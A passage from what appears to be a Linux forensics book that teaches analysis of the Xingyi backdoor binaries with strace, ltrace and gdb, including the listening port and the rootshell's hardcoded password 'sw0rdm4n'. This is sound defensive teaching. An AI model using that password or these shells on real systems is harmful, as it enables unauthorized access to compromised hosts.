

FIGURE 10.22

Running strace against xingyi_reverse_shell 127.0.0.1. A process listening on port 7777 is created as confirmed by running nmap.

Tracing library calls

The `ltrace` utility performs a similar function to `strace`, except that it is used to trace library calls instead of system calls. The results of running `ltrace` against xingyi_bindshell are shown in Figure 10.23. We can see that the C library is being loaded, 257 bytes of memory are allocated and then filled with zeros, popen is called to get the Python version, the version returned is 2.7.6, strstr is called and returns zero, fork is used to create a new process, and the program exits.



FIGURE 10.23

Running ltrace against xingyi_bindshell.

The results of running `ltrace` against xingyi_rootshell with the correct password supplied are shown in Figure 10.24. We can see that the C library is loaded, 18 bytes of memory are allocated and then set to zero, up to 16 characters of a string are stored in a string buffer (probably the password passed in, but we need to trace the program with `gdb` to verify this), a string is compared to "sw0rdm4n" and found to be identical, a file descriptor is duplicated, and a bash shell is created using the C system function.



FIGURE 10.24

Running ltraces against xingyi_rootshell with the correct password supplied.

The results of running `ltrace` against xingyi_reverse_shell 127.0.0.1 are shown in Figure 10.25. We can see the C library is loaded, the string length of "127.0.0.1" is checked repeatedly, fork is called creating process 3116, and two warnings are printed before the program exits when Control-C is pressed. A new process listening on port 7777 has been created.



FIGURE 10.25

At this point we have enough information about these binaries to say that they are malicious. We know that they create listening sockets, shells, and have other common malware traits. If we want to learn more, it is time to use a debugger.

Using the GNU Debugger for reverse engineering

The GNU debugger, `gdb`, is the standard debugger for Linux programmers. It is very powerful. Unfortunately, all this power comes with a bit of a learning curve. There are some Graphical User Interface (GUI) front ends to `gdb`, but the tool is command line based. I will only hit the highlights in this book. For a full course on how to get the most from `gdb`, I recommend the GNU Debugger Megaprimer at PentesterAcademy.com (http://www.pentesteracademy.com/course?id=4).

Before we get started, I feel that I should point out that `gdb` was not designed to be used for reverse engineering. There are other debuggers tailor made for reverse engineering. Of these, IDA Pro is perhaps the most popular. With pricing that starts in excess of US$1100, IDA Pro is not for the casual reverse engineer, however.

To load a program into `gdb`, simply type `gdb <executable>`. You should see some messages about your file, concerning whether or not it contained debugging symbols (most files you examine likely lack the extra debugging information), a statement that says to type "help" to get help, and then a (gdb) prompt. Typing help leads to the screen shown in Figure 10.26.



FIGURE 10.26

The gdb main help screen.

If you type `help info` in `gdb`, you will get a long list of things that the debugger will report on. One of these items is functions. Running `info functions` with xingyi_bindshell loaded in the debugger produces a long list, some of which is shown in Figure 10.27. Functions are displayed along with their addresses. Incidentally, `gdb` commands can be abbreviated as long as they are not ambiguous. Typing `inf fun` would have returned the same results.



FIGURE 10.27

Partial results from running info functions in gdb.

As mentioned previously, `gdb` can be used to disassemble a program. The command for disassembling a function is just `disassemble <function name or address>`, i.e. `disassemble main`. The command can be shortened to `disas`. Before running this command, you might wish to switch from the default AT&T syntax to the more common Intel syntax. To do so, issue the command `set disassembly-flavor intel`. Partial results from disassembling main are shown in Figure 10.28. Note that, unlike the output from `objdump` shown in Figure 10.15, the main function ends at 0x401312.



FIGURE 10.28

Partial results from disassembling main in gdb.

If, after viewing the disassembly of various functions, you decide to run the program (in your sandbox!), you may wish to set at least one breakpoint. The command to set a breakpoint is simply `break <address or function name>`. If you supply a function name, the breakpoint is set at the beginning of the function. The command `info break` lists breakpoints. To delete a breakpoint type `delete <breakpoint number>`. The `run` command will start the program and run everything up to the first breakpoint (if it exists). Typing `disassemble` with no name or address after it will disassemble a few lines after the current execution point. These commands are illustrated in Figure 10.29.



FIGURE 10.29

Breakpoint management commands.

If you are stopped at a breakpoint, you can take off running again to the next breakpoint, if any, with `continue`. You may also use `stepi` and `nexti` to execute the next Assembly instruction and execute the next Assembly instruction while stepping over any functions encountered, respectively. When stepping through a program, you can just hit the <enter> key, as this causes `gdb` to repeat the last command. The use of these stepping functions is demonstrated in Figure 10.30.



FIGURE 10.30

Using stepping functions in gdb.

As you are tracing through a program, you might want to examine different chunks of memory (especially the stack) and various registers. The `x` (examine) command is used for this purpose. The help for `x` and the first twenty giant values (8 bytes) on the stack in hexadecimal (`gdb` command `x/20xg $rsp`) are shown in Figure 10.31. Note that because the stack grows downward, it is much easier to display in the debugger.

